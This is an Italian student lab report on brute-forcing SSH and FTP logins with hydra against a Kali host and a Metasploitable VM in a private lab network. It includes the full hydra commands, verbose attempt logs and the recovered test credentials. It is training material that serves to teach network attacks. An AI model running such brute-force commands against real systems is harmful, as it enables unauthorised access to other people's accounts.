S6 L4

Attacchi alle reti

Daniele Zizzi


Lo scopo dell esercizio è, utilizzare un attacco brute force, verso kali e meta sui servizi ssh e ftp, utilizzando il tool hydra.

Impostando kali su NAT, ho installato seclists e il servizio ftp, con l’utilizzo dei comandi riportati sugli screen

```
┌──(daniele㉿kali)-[~]
└─$ sudo apt install seclists
[sudo] password for daniele:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 795 not upgraded.
Need to get 431 MB of archives.
After this operation, 1756 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.3-0kali1 [431 MB]
Fetched 431 MB in 20s (22.0 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 399868 files and directories currently installed.)
Preparing to unpack .../seclists_2023.3-0kali1_all.deb ...
Unpacking seclists (2023.3-0kali1) ...
Setting up seclists (2023.3-0kali1) ...
Processing triggers for kali-menu (2023.4.3) ...
Processing triggers for wordlists (2023.2.0) ...
```

```
┌──(daniele㉿kali)-[~]
└─$ sudo apt install vsftpd
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 795 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 1s (226 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 405421 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.3) ...
```

Ho aggiunto un nuovo utente su cui effettuare i test




Ho visualizzato il file di configurazione del servizio ssh attraverso il comando:


```
┌──(daniele㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config
```

Succesivamente, ho avviato tale servizio con:

```
┌──(daniele㉿kali)-[~]
└─$ sudo service ssh start
```

Ho verificato il collegamento al servizio ssh, ed ho effettuato il login utilizzando l'user di test





Dopo aver configurato tutto correttamente, ho effettuato l'attacco. Ho creato una lista personale breve, contenente user e password dell'user di test. Ho utilizzato lo switch -L e -P in maiuscolo, per prendere user e password dal file di testo.
Come risultato, otteniamo login e password dell'utente.
Con lo switch -V, possiamo visualizzare tutti i tentativi effetuati da hydra.

```
┌──(daniele㉿kali)-[~/Desktop]
└─$ hydra -L hydra -P hydra 192.168.50.100 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 14:29:45
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:7/p:7), ~13 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 14:30:23
```

```
┌──(daniele㉿kali)-[~/Desktop]
└─$ hydra -V -L hydra -P hydra 192.168.50.100 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 14:30:59
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:7/p:7), ~13 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "password" - pass "password" - 1 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "password" - pass "123456" - 2 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "password" - pass "admin" - 3 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "password" - pass "epicode" - 4 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "password" - pass "msfadmin" - 5 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "password" - pass "test_user" - 6 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "password" - pass "testpass" - 7 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "password" - 8 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "123456" - 9 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "admin" - 10 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "epicode" - 11 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "msfadmin" - 12 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "test_user" - 13 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "testpass" - 14 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 15 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 16 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "admin" - 17 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "epicode" - 18 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "msfadmin" - 19 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test_user" - 20 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 21 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "password" - 22 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "123456" - 23 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "admin" - 24 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "epicode" - 25 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "msfadmin" - 26 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "test_user" - 27 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "testpass" - 28 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "password" - 29 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "123456" - 30 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "admin" - 31 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "epicode" - 32 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "msfadmin" - 33 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "test_user" - 34 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "testpass" - 35 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 36 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 37 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "admin" - 38 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "epicode" - 39 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "msfadmin" - 40 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "test_user" - 41 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 42 of 49 [child 3] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "password" - 43 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "123456" - 44 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "admin" - 45 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "epicode" - 46 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "msfadmin" - 47 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "test_user" - 48 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "testpass" - 49 of 49 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 14:31:35
```

Ho ripetuto l’attacco per il servizio ftp

```
┌──(daniele㉿kali)-[~/Desktop]
└─$ hydra -V -L hydra -P hydra 192.168.50.100 -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 14:44:12
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:7/p:7), ~13 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "password" - pass "password" - 1 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "password" - pass "123456" - 2 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "password" - pass "admin" - 3 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "password" - pass "epicode" - 4 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "password" - pass "msfadmin" - 5 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "password" - pass "test_user" - 6 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "password" - pass "testpass" - 7 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "password" - 8 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "123456" - 9 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "admin" - 10 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "epicode" - 11 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "msfadmin" - 12 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "test_user" - 13 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "testpass" - 14 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 15 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 16 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "admin" - 17 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "epicode" - 18 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "msfadmin" - 19 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test_user" - 20 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 21 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "password" - 22 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "123456" - 23 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "admin" - 24 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "epicode" - 25 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "msfadmin" - 26 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "test_user" - 27 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "epicode" - pass "testpass" - 28 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "password" - 29 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "123456" - 30 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "admin" - 31 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "epicode" - 32 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "msfadmin" - 33 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "test_user" - 34 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "testpass" - 35 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 36 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 37 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "admin" - 38 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "epicode" - 39 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "msfadmin" - 40 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "test_user" - 41 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 42 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "password" - 43 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "123456" - 44 of 49 [child 3] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "admin" - 45 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "epicode" - 46 of 49 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "msfadmin" - 47 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "test_user" - 48 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testpass" - pass "testpass" - 49 of 49 [child 3] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 14:44:55
```

Questa volta, ho effettuato l’attacco in rete interna, verso meta, sul servizio ftp, ottenendo i dati di accesso

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b5:51:77
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb5:5177/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:17 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1184 (1.1 KB)  TX bytes:9880 (9.6 KB)
          Base address:0xd010 Memory:f0200000-f0220000
```

```
┌──(daniele㉿kali)-[~/Desktop]
└─$ hydra -L hydra -P hydra 192.168.50.101 -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 14:46:26
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:7/p:7), ~13 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 14:47:08
```